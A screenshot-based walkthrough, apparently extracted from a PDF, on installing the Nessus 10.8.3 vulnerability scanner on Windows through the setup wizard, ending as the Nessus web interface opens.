
- Proceed to open the folder where the downloaded file was saved. In this case, it is saved on the Desktop.




- Kindly click "Nessus-10.8.3-x64" to double-click the file to begin the setup.
- After that, a window that looks like the one in the screenshot will display. To continue, click "Next" to proceed.




- When the second box appears, click "Next" after selecting the option "I accept the terms stated in the license agreement."




- Then when the next window appears click on "Next" to continue.




- Proceed by selecting "Install" to initiate the installation process.



- The installation of Nessus starts.




- Subsequently, upon completion of the installation, click on "Finish" to proceed.




Using Nessus:


- When the installation is finished, the webpage shown in the attached screenshot will open.



